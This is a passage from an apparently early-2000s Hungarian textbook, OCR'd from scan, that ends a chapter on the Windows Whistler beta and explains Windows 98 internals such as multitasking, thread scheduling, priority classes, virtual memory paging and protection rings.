
- Beszédfelismerés és szöveg beszéddé alakítása: A Microsoft által kifejlesztett SAPI 5 rendszer lehetőséget nyújt a már a Windows 2000-ben alkalmazott Narrator modul továbbfejlesztésére, a beszédfelismeréssel egyetemben. Ezt a funkciót az Office 10 bétaváltozataiba már be is építették.

15.4. Összegzés


A Windows Whistler, bár még csak most érkezett Beta 1 állapotba, de igen ígéretes fejlesztésnek tűnik. Természetesen az itt felsorolt technológiákkal nagy valószínűséggel találkozhatunk majd a tervek szerint 2001 áprilisában megjelenő végleges termékben is, azonban nem lehet minden ötlet meglétét számon kérni a Microsofton. Egy rendszer – főleg egy operációs rendszer fejlesztésekor rengeteg szálon indul meg a munka, amelynek végső kinézete és funkcionalitása je-


lentős mértékben eltérhet az eredeti tervektől, a kor és a technológia ugrásszerű fejlődésének köszönhetően. Az már most is látható: „a fiúk odaát Redmondban" igyekeztek minden hasznos újítást összehozni egy teljes egésszé, amelyet a Win9x vonal és a WinNT magával hozott a lassan 13 éve folyó folyamatos fejlesztés során.


2000. év végén a COMDEX-en, a világ legnagyobb és leghíresebb számítástechnikai kiállításán és vásárán Bill Gates, a Microsoft vezéralakja bejelentette: az általuk meghirdetett .NET technológia első hírnökének számító Whistler kódnevű termékük végleges neve *Windows 2001*.



Windows 2001 (Beta 1) - képernyő-pillanatfelvétel
A bal felső részen jól látható a build szám (2296)







A Windows 2001 (Beta 1) néhány párbeszédablaka

16.

A WINDOWS 98 BELSŐ FELÉPÍTÉSE

Ebben a fejezetben a Windows 98 belső, felhasználók által rejtve maradt működésébe nyerünk bepillantást, megismerkedhetünk egy operációs rendszer „mindennapjaival".

A mai kor operációs rendszerétől a következőket várják el minimumszinten:

- Tudja kezelni a számítógép hardvereszközeit és kizárólagosan csak az operációs rendszer hívhatja meg közvetlenül a hardverelemeket;
- Megfelelő interfészt biztosítson a hardver elérésére a felhasználó, a rendszergazda és a gépen futtatott programok számára;
- Koordinálja a különféle programok egyidejű futását;
- Könnyítse meg a programfejlesztők életet azzal, hogy beépítetten tartalmaz olyan alapvető szolgáltatásokat, mint például betűtípusok használata, ablak- és menükezelés, nyomtatási feladatok raszterezése vagy bitmapként való kezelése, és a háttértárak támogatása;
- Könnyen átlátható felhasználói felületet biztosítson a felhasználónak és a gépen futtatott programoknak.

A fenti feladatok teszik lehetővé, hogy a felhasználó a lehető legtöbbet tudja kihozni a géppel való munkája során.

16.1. Többfeladatúság és időzítés

Már a régi (szép) DOS alapú időkben is futhatott egyszerre több program a számítógépen. A DOS jellegzetesen egyfeladatos működésű rendszer, így bizonyos trükköket kellett alkalmazni e cél elérése érdekében: ez az úgynevezett TSR (Terminate and Stay Resident) lehetőség, azaz a *memóriarezidens* program. A TSR program indítás után betöltődött a RAM-ba, majd egy vagy több ún. megszakításvektor önmagára átirányítása után visszaadta a vezérlést az operációs rendszernek úgy, hogy továbbra is a RAM-ban maradt, és az átirányított megszakítás bekövetkeztekor (fájlműveletnél, billentyűzet leütésekor stb., vagy az időzítő megszakítás segítségével, amely másodpercenként kb. 20-szor aktivizálódik) kapta meg a futási lehetőséget. Így működik pl. a Windows MS-DOS ablakában a billentyűzetátdefiniáló program, a keyb (Ctrl+Alt+F1, Ctrl+Alt+F2), de a valós módú egérkezelők, CD-ROM driverek – eszközmeghajtók – és sok vírus is ezt a módszert használja.

Amíg egy számítógépben csupán egyetlen processzor található, a gép fizikailag nem is tud mást, mint egyszerre csak egyetlen dolgot végrehajtani, viszont elég gyorsan ahhoz, hogy úgy tűnjön: egyszerre több feladattal foglalkozik. Ezt úgy érik el, hogy a processzoridőt felosztják apró részekre (ezeket a Microsoft *kvantum*-oknak hívja). A Windows 98 esetében ezeknek a kvantumoknak az időtartama mindössze *20 ezredmásodperc*[28]! Attól függően, hogy az adott alkalmazásnak és az azt futtató rendszenek milyen igényei vannak, előfordulhat, hogy egymás után több ilyen kvantumot kisajátíthat magának egy alkalmazás. Ennek a feladatnak a vezérlését, felügyeletét hívják *időzítés*nek.

16.2. Kooperatív és preemptív többfeladatúság

A *kooperatív többfeladatúság* (multitasking) esetében a processzor teljesen megbízik a futtatott alkalmazásokban: amint befejezi a számára szükséges részfeladatot, önként átadja a processzoridőt a kö-

[28] Ez az érték kismértékben függ a hardver sebességétől is.

vetkező programnak. Ebben a megoldásban a technológia saját tulajdonságaiból ered, hogy szinte lehetetlen meggátolni egyes programok „memória- és processzoridő-zabáló" viselkedését. Továbbá, amennyiben egy program akkor omlik össze, amikor éppen a processzort használja, az operációs rendszernek nincs lehetősége arra, hogy ezt a hibás működést érzékelje – ekkor következik be a számítógép csendes lefagyása...

A *preemptív többfeladatúság* egészen máshogy épül fel. Egy preemptív operációs rendszer saját maga figyeli a processzor működését, így a programoknak nem kell jelezniük a processzor és más programok felé, hogy végeztek a számukra kijelölt feladattal. Ennek következtében egyetlen program sem tudja önkényesen „kisajátítani" a rendszert – akár akarja, akár nem; bárhogy is van megírva. Igaz egy rosszul megírt program megpróbálhatja teljesen lefoglalni a rendszer erőforrásait, de az operációs rendszer egyenlő esélyt ad minden más futó program számára is. Ez a megoldás egy sokkal zökkenőmentesebben használható többfeladatos rendszer képét mutatja a felhasználó felé, amellyel érezhetően hatékonyabban lehet dolgozni.

16.3. Időszeletes technológia a vezérelt időzítéssel szemben

Minden program más igényekkel rendelkezik. Egy hálózati szolgáltatásokra kifejlesztett rendszertől az ember elvárja, hogy mindig rendelkezésre álljon, és ne szüneteljenek a funkciói, ha éppen egy nyomtatási feladat is érkezett a processzor felé. Azt a módszert, ahogyan az operációs rendszer „eldönti", melyik programnak adjon prioritást és rendszer-erőforrásokat, *időzítés*nek nevezzük.

A Windows 3.1 még egy nagyon kezdetleges időzítési sémát követett, amelyben csak a háttérbeli, illetve előtérbeli prioritási szinteket lehetett megkülönböztetni, de a rendszer még nem volt alkalmazásspecifikus. Ezt a technológiát hívják *időszeletes időzítés*nek.

Az olyan rendszer, amelyik *vezérelt időzítést* használ, lehetőséget ad az elinduló programoknak, hogy jelezzék prioritás szükségletüket. Az operációs rendszer ügyel a processzoridő „kiporciózására" ez egyes programok prioritás szintje alapján. A programok ugyancsak jelezhetik futásuk alatt, hogy ideiglenesen nagyobb prioritási szintre

van szükségük – természetesen a program kötelessége jelezni azt is, ha már befejezte a megemelt prioritású folyamat végrehajtását. A futó programok prioritása megemelhető bizonyos körülmények esetén. Ezt akár „turbózásnak" is hívhatnánk. A következő esetekben fordul elő prioritásszint emelkedés:

- A program kér magasabb prioritási szintet;
- Az előtérben futó program általában magasabb prioritási szintet kap a háttérben futó alkalmazások rovására, hogy a felhasználó gyorsabban kapjon visszajelzést a szoftvertől;
- A rendszer önmaga is megemelheti bizonyos program futási szintjét, ha ezzel meggátolhatja egy fontos rendszer-erőforrás túlterhelődjön és lezáródjon;
- A felhasználó maga is jelezheti, ha bizonyos programot magasabb prioritási szinten szeretne futtatni (erre azonban csak az NT alapú operációs rendszerek esetében van lehetőség).

16.4. Processzek és szálak

Egyfeladatos operációs rendszerek esetében a *processz* egy rövid kis program – gépi kódú utasítások sorozata – amely tartalmazza a program erőforrásait. Az erőforrás tartalmazza a program által használt memória címeket, azokat a hardvereszközöket, melyeket a program kizárólagosan használ, memóriaváltozókat stb.

A processz-alapú többfeladatú operációs rendszereknek, van egy súlyos „veleszületett" fogyatékossága: Ha bármelyik program egyszerre többféle dolgot akar elindítani, mindegyikhez külön-külön processzt kell indítania. A probléma abból adódik, hogy minden egyes processz külön „személyiséggel" bír: mindegyik saját memóriaterülettel és erőforrásokkal rendelkezik. Hogy mindkét processz egy időben futhasson, rengeteg közbülső koordinációra van szükség, ami jelentős időt és erőforrást köt le. Ez akkora plusz erőforrást igényel, hogy szinte minden programnak egy komplett másolatot kell létrehoznia erre a feladatra.

Ennek az anomáliának feloldására vezették be a többszálú programvezérlést. Az alapötlet a következő: egy többfeladatos, többszálas operációs rendszer esetében a processzek változatlanul különálló programok, de a munkát nem ezek végzik. Mindegyik processznek a

fentebb leírt tulajdonságokon kívül van legalább egy – de inkább több végrehajtási *szál*a, amely végrehajtja a feladatokat. Itt következik a lényeg: a szálak megosztoznak a processzek erőforrásain, így a program anélkül tud új szálakat létrehozni, hogy hatalmas mennyiségű adatot kellene másolnia az újabb szál számára. Olyan programok számára, amelyek kihasználják ezt a többszálú programvégrehajtást, csak kismértékű többleterőforrásra van szükség.

16.5. Hogyan időzíti a szálakat a Windows 98?

A Windows 98-ban mind a szálaknak, mind a processzeknek saját prioritási szintjük lehet. Amikor a rendszerben új processz kezd futni, meghatározza a maga alap prioritási osztályát. A processzhez tartozó szálak – amennyiben nincs máshogy meghatározva – felveszik a processz kiinduló prioritási osztályát.

Négy ilyen osztályt különböztetünk meg Win32 alapú programoknál Windows 98 alatt:

- Nyugalmi (Idle) Prioritási Osztály: az ilyen szálak csak akkor használják a processzoridőt, amennyiben nincs más, magasabb osztályú szál, amelyiknek futnia kellene. Értelemszerűen ide azon programok sorolódnak, amelyek a rendszer nyugalmi állapotában aktivizálódnak (képernyővédők, háttérben futó helyesírás-ellenőrző programok stb.).

- Normál Prioritású Osztály: a legtöbb program ezt a szintet használja. Ide tartoznak az általános célokat szolgáló programok (szövegszerkesztők, táblázatkezelők stb.).

- Magas Prioritású Osztály: ez az általánosan használható legmagasabb szint. Ezt akkor szokták alkalmazni, ha egy feladatnak meghatározott időben kell végrehajtódnia. Pl. amikor a felhasználó bejelentkezik a számítógépre, vagy egy hálózati adatbázis adatot szolgáltat egy felhasználónak.

- Valós-idejű Prioritási Osztály: ennek az osztálynak van a legmagasabb prioritása a rendszeren. Olyan szálak alkalmazzák ezt a szintet, amelyeknek nagyon gyorsan változó adatokat kell fogad-

niuk és értelmezniük. Ezek a folyamatok nagyon rövid ideig tartanak, de a rendszernek valamennyi erőforrására szükségük van ara az időpillanatra. Ilyen például az egérmutató helyének frissítése, vagy a válaszadás billentyűzet lenyomására.

Mindegyik prioritási osztály 32 szintet tartalmaz, 0-tól (ez a legalacsonyabb) 31-ig (ez az osztályon belüli legmagasabb). Ha összeszorozzuk a 4 osztályt a 32 szinttel, könnyen beláthatjuk, hogy a Windows 98-ban 128 (!) különféle prioritási szint áll a rendelkezésünkre.

A programozók életét megkönnyítendő, mindegyik osztályban a prioritási szinteket 7 csoportra osztották. Amikor új szál készül egy prioritási osztályban, a programozó könnyen beállíthatja a szükséges szintet a következő szintek használatával (a legalacsonyabb szinttől a legmagasabb felé haladva): nyugalmi (idle), legalacsonyabb (lowest), átlag alatti (below normal), átlagos (normal). átlag fölötti (above normal), legmagasabb (highest), időkritikus (time critical). Általában a programok kezelőfelületeit above normal, vagy highest szintre szokták állítani – minél gyorsabban reagáljanak a változtatásokra, míg a további szálakat normal, vagy below normal szinten hagyják, a feladatuktól függően.

Amikor egy szál létrejön, mindig rendelkezik egy alap prioritási szinttel. Ám ugyancsak birtokol egy *dinamikus prioritási szint*et is. Bizonyos esetekben ezt a prioritási szintet az időzítő felemelheti, azonban csak a 0 és 15 közötti szinteken lévő szálakét – a magasabb szinteken lévők már nem részesülhetnek ilyen „kiváltságokban". Három fő esemény lehet, amikor az időzítő kicsit rásegít a szálak működésére:

- Amikor a felhasználó egy háttérben futó alkalmazást önhatalmúlag az előtérbe helyez, hogy biztosítva legyen a kiemelt futtatás lehetősége;

- Ha egy szál olyan üzenetet kap egy eszköztől, hogy gyorsabban tudja majd az adott eszköz a feladatot végrehajtani;

- Az is előfordulhat, hogy az időzítő a szál futását ideiglenesen felfüggeszti, amennyiben az ez másik eszköztől, pl. merevlemeztől adatot vár. (Érthető okokból addig nincsen a szálnak

szüksége processzoridőre, amíg a szükséges adathoz a rendszer nem jut hozzá.) Természetesen amint az adat rendelkezésre áll, a Windows 98 azon nyomban kiemelt prioritást ad az addig felfüggesztett szálnak, hogy feldolgozhassa az adatot.

16.6. A Windows 98 memória-modellje

Hogy megérthessük a Windows 98 memóriakezelését, egy kicsit vissza kell mennünk az időben. A 8086/8088-as Intel processzorok 20 bites címsínt használtak, azaz 2^{20}=1 MB fizikai memóriát (ROM+RAM) tudtak megcímezni. A processzor 16 bites regisztereket tartalmazott, a címzéshez emiatt 2 darab 16 bites érték (2 regiszter) kellett. Ez az ún. szegmens-offset memóriacímzés. A legelső PC-k 384 KB memóriát hagytak a hardvereszközök számára, ebből adódott az eredeti „híres" 640 KB RAM méret és határ (1024-384=640), azaz a futtatható programok mérete nem lehetett ennél nagyobb. A DOS hardverkezelése is ezen alapult. Ezt a CPU üzemmódot *valós módnak* nevezik (real mode). A felülről kompatibilitás miatt minden később kifejlesztett CPU is bekapcsoláskor ebben az üzemmódban indul el.

A 80286-os CPU-nál a megcímezhető memória max. 16 MB-ra nőtt. A 80386-os CPU-val kezdődően az Intel 32 bites memóriakezelést is beépített a processzorokba. Ez a megoldás teszi lehetővé a fizikai memóriacímzést egészen 4 GB-ig (a gyakorlatban, 2001. év elején ennek töredékét használjuk ki: a szerverek és a nagy teljesítményű, multimédiás munkaállomások „csupán" 256 MB RAM memóriát tartalmaznak, a szokásos munkaállomás PC-k 32 vagy 64 MB RAM-ot).

A Windows 98 kihasználja a fenti, ún. „32 bites védett virtuális üzemmód"-ot, tehát maximum 4 GB-os memória területet tud biztosítani az egyes programok számára. Ha egyszerre több programot is futtatunk és a rendszer mindegyik számára maximum 4 GB memóriát engedélyez, lehet-e több, mint 4 GB memória a rendszerben? Hogyan lehetséges ez, hiszen a processzor sem tud több, mint 4 GB memóriát megcímezni? Gondoljunk csak bele: bármely általunk ismert Windows 98-as konfiguráció jóval több memóriát használ a valóságban, mint amennyi fizikailag a gépben található. Ezzel a problémával eljutottunk a Windows 98 és minden fejlettebb operációs rendszer egyik kulcseleméhez, a virtuális memória használatához.

16.7. A virtuális memória használata

Napjainkban minden, Intel családba tartozó processzor rendelkezik a *lapozás* (paging) lehetőségével. Amennyiben a lapozás nem engedélyezett, egy-az-egyhez kapcsolat létesül a memóriacímek és a ROM vagy RAM chipben található memóriarekeszek között. Ekkor a processzor ténylegesen 4 GB memóriát tud megcímezni és a programok el is tudják érni ezt a memóriamennyiséget, de a használt memóriának fizikailag léteznie kell. Ez az ún. Real Flat Mode, Unreal Mode, Real Big Mode stb., amely állapot úgy valósítható meg, hogy először átkapcsolunk védett módba, majd bizonyos beállítások után vissza valós módba.

A Windows 98 – hasonlóan a többi modern operációs rendszerhez – aktívan alkalmazza a lapozást. Ebben az esetben nincs szükség az 1:1 relációra. Ehelyett az operációs rendszer és a processzor táblákba rendezi a memória felhasználását, hogy könnyen nyilvántarthassák az egyes fizikai memóriacímhez használt logikai memóriacímet.

A rendszer – a 80386/80486-os CPU lapozási lehetőségével összhangban – *4 KB-os lapokra* osztja fel az elérhető memóriaterületet (innen ered a lapozás – paging kifejezés). Egy program által használt memóriacímet átfordítják egy fizikai címre egy tábla segítségével. A 32 bites memóriacím első 20 bitje határozza meg a memória egy bizonyos lapját, így a rendszer összesen egy kicsivel több, mint egymillió (!) 4 KB-os lapot tud kezelni egy időben. A fennmaradó 12 bit az aktuális fizikai memóriacím meghatározására szolgál az adott lapon belül.

Miért is van szükség egyáltalán bajlódni ezekkel a bonyolult lapozásokkal, miért nem elegendő a direkt címzés használata? A lapozás segítségével oldható meg a virtuális memória és a multitasking használata. A rendszernek egyszerre kell tudnia kezelni a fizikai és a virtuális memóriát, amely nem más, mint egy nagyméretű fájl a számítógép merevlemezén (Windows 98-nál a Windows könyvtárban található és neve **`win386.swp`**). A rendszer folyamatosan figyeli, a memória melyik része hol található. Mivel rendszerint az adatokat ide-oda kell mozgatni a virtuális és a fizikai memória között, sokkal ered-

ményesebben lehet ezt a feladatot megoldani nagyobb egységek mozgatásával, mint bájtonként. Ezáltal a rendszer erőforrásai sokkal jobban optimalizálhatók. Megjegyezzük, hogy a 80386-os CPU-nál a virtuális memória maximális mérete (egy taszk esetén) 64 TB (terabájt) lehet.

A programok szintjén ezt a problémát igen egyszerűen oldják meg: egyetlen 32 bites memóriacímet határoznak meg, és a továbbiakban az operációs rendszer feladata eldönteni, hogy a fizikai, vagy inkább a virtuális memóriában raktározza el azt.

A Windows 98 az ún. „*demand paging*" – igény szerinti lapozásos technológiát használja. A rendszer annak értelmében dönti el, hogy a memórialapokat a fizikai RAM-ban tartsa-e, vagy sem, hogy milyen gyakorisággal használják az adott memóriarekeszt – mennyire van rájuk igény. Amennyiben egy memórialapot ritkábban használ a rendszer[29], úgy az a virtuális (a merevlemezen tárolt, tehát lassabb) memóriába kerül. Az operációs rendszer folyamatosan vizsgálja a memórialapok állapotát és felhasználásuk gyakoriságát, hogy eldöntse, melyik lapokat hol tárolja. Amennyiben egy program olyan adathoz szeretne hozzáférni, amely éppen a virtuális memóriában tárolódik, automatikusan átkerül a fizikai memóriába, mielőtt az alkalmazás hozzáférhetne és felhasználhatná (természetesen az ezt kérvényező szál addig automatikusan blokkolásra kerül).

Példaként nézzük a Microsoft Word szövegszerkesztő használatát. A szövegbevitelhez használt funkciók a fizikai memóriában – a RAM-ban – tárolódnak. Az éppen nem használt funkciók, amelyek hozzátartoznak a Word futásához, a virtuális memóriában kapnak helyet, ilyen a táblázatkészítés, a körlevélvarázsló, a keresés funkció stb. Amint lenyomjuk valamelyik előbb megemlített alprogram elindítására szolgáló gombot, a merevlemez hosszabb-rövidebb ideig „kerregni" kezd, hiszen a HDD-n tárolt virtuális memóriafájlból a rendszernek ki kell keresni és betölteni a szükséges memórialapok tartalmát a fizikai memóriába.

A virtuális memória használatával a rendszer sokkal nagyobb teherbírású feladatokra is képes, mint amire alapszinten lehetősége

[29] LRU – Least Recently Used = az utóbbi időben legkevesebbszer használt

volna. Természetesen vannak olyan programok, mint pl. az Adobe PhotoShop – az egyik legkiemelkedőbb tudású fotó-manipuláló program – amely megköveteli a saját magának szánt fizikailag rendelkezésre álló memória-minimumot. Amennyiben az általa várt követelményeknek nem felel meg rendszerünk, a program nem is indul el, hanem kiírja az „Add more memory to the system" (Növelje meg a rendszer memóriáját) hibaüzenetet és kilép.

Azonban meg kell említenünk egy sajnálatos jelenséget, ami a virtuális memória használatának velejárója, ez pedig a „szemetelés". A rendszer – amíg csak lehet – megpróbálja az elindított programokat a fizikai memóriában tárolni. Ha erre nem képes, folyamatosan használni kezdi a virtuális memóriát is. Miközben ide-oda írogat a két memória között, teleszemeteli a virtuális memóriát tartalmazó fájlt. Emiatt egyre lassabbá válik az adatok elérési ideje, lassul gépünk teljesítménye. Ebben az esetben csupán két dolgot tehetünk: több fizikai memóriát teszünk gépünkbe, ami a jelenlegi memóriaárakat figyelembe véve nem olyan nagy pluszköltség (összehasonlítva a néhány évvel ezelőtti árakkal), vagy kevesebb programot indítunk el, hogy ne teljen be a fizikai memóriánk. Ez utóbbi megoldás költségtakarékos ugyan, de eléggé frusztráló, hiszen mi másért fejlesztették ki a többfeladatos, többszálas operációs rendszereket, ha nem azért, hogy egyszerre több programot is futtathassunk a számítógépünkön?

16.8. A fizikai memória használata

A Windows 98 alapjában véve egy 32 bites védett memóriájú operációs rendszer. Azért hívják védettnek, mivel az operációs rendszer – a 80386-os CPU lehetőségeivel összhangban, azokat kihasználva – biztosítja, hogy az egyes programok ne érhessenek el más programok által használt memóriarekeszeket. Mindegyik processznek megvan a saját memóriaterülete, tehát abban az esetben, ha egy másik program mégis megkísérel elérni olyan memórialapokat, amelyeket nem ő birtokol, a hozzáférést megtagadja a rendszer.

Az Intel architektúrája támogatja az ún. *Privilege ring*-ek használatát (kb. „hozzáférési gyűrű"-nek fordítható). Ezt nem más, mint a


rendelkezésre álló memóriának egyfajta felosztása. Az Intel processzorok négy ilyen gyűrű használatát engedélyezi (Ring 0, 1, 2, 3), de a Windows 98 és az NT *csak a 3-as és a 0-s gyűrűt használja*.

A különféle programok más-más gyűrűt használnak. Az operációs rendszer és a processzor tudja, melyik programnak melyik gyűrűn kell futnia, és ennek megfelelően szabályozza annak memória használatát. *A 0-s gyűrűn futó programok (ez található a memória legmagasabb régióiban) korlátozás nélkül használhatják a rendszer összes rendelkezésre álló memóriáját, viszont a 3-as gyűrű programjai csak az őket megillető 2–3 GB közötti területeken „garázdálkodhatnak".*

Célszerű ezért csak azoknak a programoknak engedélyezni a 0-s gyűrűn való futást, amelyeknek működésükhöz szükségük van a rendszer legvédettebb területeihez való hozzáférésre. Minden másnak – beleértve az operációs rendszer olyan programjait, amelyeknek nincs szükségük a 0-s gyűrűn való futással járó kitüntetett szerepre – a 3-as gyűrűn kell futniuk.

A Windows 98 Kernelje (magyarul mag, a rendszer nyers motorja, a legfontosabb gépi kódú program) a 0-s gyűrűn fut, mivel olyan teljesítmény-érzékeny műveletekért felel, mint pl. a képernyőmeghajtó program kezelése. A 0-s gyűrűn futó programok lényegesen gyorsabbak, mint a 3-as gyűrűt használók, mivel nincs memóriavédelem-figyelés a rendszerben, ami visszafogná a futási teljesítményüket.

